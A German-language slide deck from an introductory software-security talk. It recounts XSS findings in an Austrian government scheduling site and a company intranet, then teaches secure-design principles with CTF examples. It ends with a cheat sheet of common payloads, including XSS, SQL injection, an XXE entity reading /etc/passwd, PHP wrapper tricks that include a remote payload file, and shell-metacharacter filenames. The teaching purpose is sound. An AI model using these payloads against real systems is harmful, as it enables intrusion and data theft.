

Wie ich die Regierung gehackt habe

**Eine Einführung in die
Software-Sicherheit**

Whoami

- whoami
m (Markus V.)
- groups
jku-at catalysts-cc programmer
pentester security oeh-jku-at ctt-
sigflag
- echo \$LANG
at-en.UTF-8 (Österenglisch)



SIGFLAG

Überblick

- Whoami
- Wie ich die Regierung gehackt habe
- Wie ich meine Firma gehackt habe
- ???
- Profit

Wie es begann

22:30: “Hey look”

23:10: “Oh, a .gv.at domain”

00:30: “Aaaaaand i broke it”

01:30: “RickRoll.gv.at”

Catalysts Lounge

159 participants | Gallery | Find



Dominik "The Dodo" Dopplinger, 22:37

Fancy. Our ministry of digital affairs apparently has created a tool called Termino. It's basically Doodle, but on Austrian servers with Austrian law.

<https://www.termino.gv.at>

Termine abstimmen und teilen |

Termino

<https://www.termino.gv.at>



Thomas Mathis, 22:41

For what?



Dominik "The Dodo" Dopplinger, 22:42

I have no idea, but it's fancy 🤔

Well actually I know. Because a lot of employees of public institutions use doodle for organizing events and sometimes they put in some confidential data, that for sure shouldn't be in there, but better it is on Austrian servers, than on American.



(I actually know the tool from univie employees)



Thomas Mathis, 23:11

at least they found a fancy name for it

23:10

a .gv.at domain that allows user-content. ❤️

Thursday, 22 November 2018

00:26

aaaaaaaaaaaaaaaaaaaaaaaaaaaaand i broke it



01:41

<https://www.termino.gv.at/meet/de/p/0c10c5e91a5d9b7cb9f5bc3c4d72f295-5171>



Wer würde gewinnen?

This bad boy

```
<script>  
alert(1)  
</script>
```

or

**This government
doodle**

TERMINO

ABSTIMMUNG ERSTELLEN EINLOGGEN SPRACHEN

Termine abstimmen und teilen

	November 2017		
	08:00	09:00	10:00
Petra Schaller	✓	✗	✓
Thomas Fritsch	✓	✓	?
Insgesamt	2	1	1

ABSTIMMUNG ERSTELLEN

So wird's gemacht

In wenigen Schritten zu Ihrer Termin-Abstimmung.
Hier wird erklärt, wie es geht.

ZUR ANLEITUNG

Aha, ok, cool...

Termine abstimmen und teilen

https://www.termino.gv.at/meet/

TERMINO

www.termino.gv.at says
1

OK

ABSTIMMEN

EINLOGGEN

SPRACHEN

Termine abstimmen und teilen

	November 2017		
	08:00	09:00	10:00
Petra Schaller	✓	✗	✓
Thomas Fritsch	✓	✓	?
	■	■	■
Insgesamt	2	1	1

+

ABSTIMMUNG ERSTELLEN

So wird's gemacht

In wenigen Schritten zu Ihrer Termin-Abstimmung.
Hier wird erklärt, wie es geht.

?

ZUR ANLEITUNG

Interaktives Quiz

Wie lange hat es gedauert das zu reporten + analysieren + fixen?

1. < 3 Stunden
2. < 3 Tage
3. < 3 Wochen
4. Das ist jetzt mal 3 Monate und es geht noch immer...

Interaktives Quiz

Wie lange hat es gedauert...

1. < 3 Stunden

2. < 3 Tage

3. < 3 Wochen

4. Das ist jetzt
mal 3 Monate...

when u
bamboozle
others




when u get
bamboozled



Das gäbs bei uns nie...

... also wir machen nur hochqualitative Software*

- Du kannst nichts testen, was du nicht als Feature anerkennt
- Dead code = bad code
- Waaarte....



IT SECX (ST. PÖLTEN)

    Unpublish



Markus Vogl on 21/11/18 in CATALYSTS INFORMS

Last friday, exactly overlapping with the coding contest, the FH St. Pölten held the biggest free annual IT-Security Conference in Austria: The **IT-SECX**.

Basically **all the "big players"** were present, for example VACE, SEC Consult, SBA-Research, as well as companies we are in a business-relationship with (Kapsch, Deloitte, WKÖ) as well as ebcont, an individual-software-solution-provider very comparable to Catalysts. As we are currently growing an office in St. Pölten, this could be an interesting opportunity to meet new potential coworkers, as the quite high specificity of the topic attracts a lot of high-skill programmers.

In terms of talks, the topics ranged from "classic emerging technology talks" (blockchain, AI, IOT, Industry 4.0) over traditional pdf/doc-local exploits to **code injection** that's highly relevant for client-server-webapps commonly developed at catalysts.

But why should you go there (next year): As software-developers, getting an insight into the attackers brain is essential for the development of secure software, as well as internalizing common mistakes that lead to low hanging fruit, **even in the internets top-1000**.

Kurz mal was ausprobieren

C

COMMUNICATION ▾

ORGANISATION ▾

RECREATION ▾

EXPERT ▾

Search

Home / Communication - Info / Create Info entry

CREATE INFO ENTRY

Category *

CATALYSTS INFORMS ▾ -

ⓘ This category is only visible to logged in users

Add another category +

☒ Don't inherit category picture

Title *



1

OK

Text

B *I* |      

[Link name](javascript:alert(1))




Link name

Was lernen wir daraus?

- Die besten machen Fehler. Auch du. Ja DU!
- Man findet mit billigen Methoden vieles
- Externe Pentests bevor man ausliefert
 - Catalysts, VACE, Sec Consult </shamless-ad>
 - Diese zwilichtige Person da neben dir die
 - irgendwas verdächtiges in eine Linux-Konsole tippt
 - If (government) Cyber-cyber
 - If (open_source) CCC | CTF-Gruppen

This is bait.



Was kann man machen?

1. Terminologie
2. Mindset
3. Design Guidelines
4. Frameworks
5. “Sichere” Programmiersprachen
6. TODON'Ts
7. Beispiele
8. **HUWAH!**: Übliche payloads zum ausprobieren

Theorie


Basics

Praxis



1. Terminologie

- Angriffsvektoren: LFI, RFI, XSS
- Payloads: Extraktion, Priv. Eskalation
- C I A Triade



2. Mindset

- Life hack
 - Einfacher als der eigentliche Weg
 - Hauptsache es geht
 - Unübliche Verwendung von Tools
- Vertraue niemandem, besonders Input
- Ich muss nur einen Fehler finden, du musst alles absichern
- Testing-Mentalität: Man kann nur testen, was geht, nicht was nicht geht. Selten-verwendete Funktionen testen
- Logs, Fehlermeldungen usw. geben interessante Infos




3. Software-design-prinzipien

OWASP Security by Design Principles

- 1) Minimize attack surface area
- 2) Establish secure defaults
- 3) Principle of Least privilege
- 4) Principle of Defense in depth
- 5) Fail securely
- 6) Don't trust services
- 7) Separation of duties
- 8) Avoid security by obscurity
- 9) Keep security simple
- 10) Fix security issues correctly

4. Verwende auf jeden Fall Frameworks!

- Glaube nicht dass du Standardprobleme besser löst, als jemand der das seit Jahren macht
- Verschwende keine Zeit mit mehrmaliger Implementierung von trivialem
- Erfinde das Rad nie neu
- Ganz speziell:
 - Crypto
 - Validation
 - Templating



4. Verwende bloß keine Frameworks

- Frameworks haben versteckte Komplexität
- Ein Bug in Framework → viele Sites betroffen
- Beispiel: Markdown link validation
 - Sind Links auf andere Domains erlaubt?
 - Unicode
 - Javascript: links
 - Links auf schemas wie `file://`

5. “Sichere” Sprachen

- Ist KISS möglich? (Komplexität)
- Bedenke:
 - Typing und type safety
 - Macht der Code was man erwartet?
 - Sprachdesign: Was ist der Zweck?
 - Eingebaute Isolation (JVM, Browser)
 - Verhalten im Fehlerfall? Exceptions?
- Beispiele – Schulnoten
 - Sehr Gut: Python, Ruby, C#
 - Gut: Java / JVM-Sprachen
 - Befriedigend: Javascript
 - Genügend: C, C++
 - Nicht genügend: PHP

 C++	 JavaScript
 Java/C#	 PHP(Without MySQL)
 Ruby	 Pascal
 Perl	 Lisp
 Visual Basic	 Haskell
 Python	 C
 Assembly	 Cobra
	 Delphi

6. TODON'T

- `eval($input) || include($input)`
- `"SELECT * FROM users WHERE id = "+$id` Prepared statements
- Client side security: Ersetzt keine Server-Side validation
- Native Ausführung: Virtual machines, docker, chroot
- Blacklisting: Immer whitelisting falls möglich
- Nur `<">` encoden: Im Zweifel alles außer `[A-Za-z0-9]` zu `ሴ`
- Debug-Features / Endpoints in produktivem Deployment
- Annahmen X ist kein Input: Cookies, sessions, alles von Dritten, db-input, die Zeit, Files, etc. - alles dynamische ist Input



7. Beispiel schlechte Sprachen: PHP

HITCON CTF: PHP One Liner challenge - Beschreibung

```
<?php ($_=@$_GET['in']) && @substr(file($_)[0],0,6) === '@<?php' ?  
include($_) : highlight_file(__FILE__);
```

In normal code:

```
file_lines = file(input).readLines()  
if(file_lines[0].startsWith('@<?php')):  
    Include/Execute it;  
otherwise:  
    print this file;
```


7. Beispiel: Schlechte Sprachen: PHP

HITCON CTF: PHP One Liner challenge - Lösung

- 2014+: Schema: `php://memory`, `php://input`,
`data:text/plain;base64,SGVsbG8sIFdvcmxkIQ%3D%3D`
- 2017: `import("http://myserver.at/payload.txt")`
 - Für `import` behoben, nicht für `File`
- 2018, Anfang: `php://filter/string.strip_tags/resource=var/log/php.log`
 - Neues "`php://filter`" schema, erlaubt Encoding-Umwandlung, `strip_tags`, `to_upper`, `b64`
- 2018, Mitte: `phar://payload.phar`
 - Neues Serialisierungs-Format das mitgabe von Konstruktoren und Destruktoren erlaubt
- 2018, Ende: `php://filter/string.strip_tags/resource=upload_progress_abcd`
 - Neues Multipart-upload feature, dass im aktuellen Verzeichnis eine `upload_progress_...` Datei anlegt
 - In Kombination mit Filtern kann man das Prefix aushebeln
- Php file wrappers: `file`, `http`, `ftp`, `php`, `zlib`, `data`, `glob`, `phar`, `ssh2`, `rar`, `ogg`, `expect`

7. Beispiel: Unerwartetes Verhalten

SHA2017 CTF: Title Case

- Challenge.py -> Netcat piped to this
`#!/usr/bin/env python`
`eval(raw_input().title())`
- Issue: Only Exceptions In Python Are Title Case

7. Beispiel: Unerwartetes Verhalten

SHA2017 CTF: Title Case - Lösung

- Lösung von einem [Writeup](#):

```
def unicode_escape(s):  
    Return "".join([  
        '\\'+oct(ord(letter)).lstrip("o0").zfill(3)  
        for letter in s])  
  
unicode_escape('print("hi")')  
#prints \160\162\151\156\164\50\42\150\151\42\51  
#prints hi
```
- Python eval accepts octal-encoded unicode strings

8. Beliebte payloads

- **HTML:** `<script>alert(1)</script>` <base>-tag, closing tags `">`, `onload=`
- **CSS timing attacks:** `*:has(*:has(*) *:has(*) *:has(*) *:has(*))`
- **PHP:** `<?echo 1, Arrays statt strings`
- **SQL:** `1 or 1=1 -- and ' OR 1=1 OR '`
- **C/C++/CGI:** `aaaaaaaaaaaaaaaaaaaaaaaaaaaaa`, Unicode / ASCII: `%00`, `%01...`
- **Templating engines:** `{{1+1}}`
- **Files:** Unexpected schemas like: `http://`, `data://`, `phar://`
- **Shell:** Filenames including `` ' "` for the case that it's passed to shell commands
- **XML:** `<!ENTITY x SYSTEM "file:///etc/passwd" >]><a>&x;</a>`
- **Filter bypassing:** `EmOcAsE`, Double-Encoding: `< zu %3C zu %253C`, See OWASP

Fragen?

- Bitte keine Programmiersprachendiskussion
- Habe ich was vergessen?
- Hacker such Spaß?
- Coder sucht Hacker?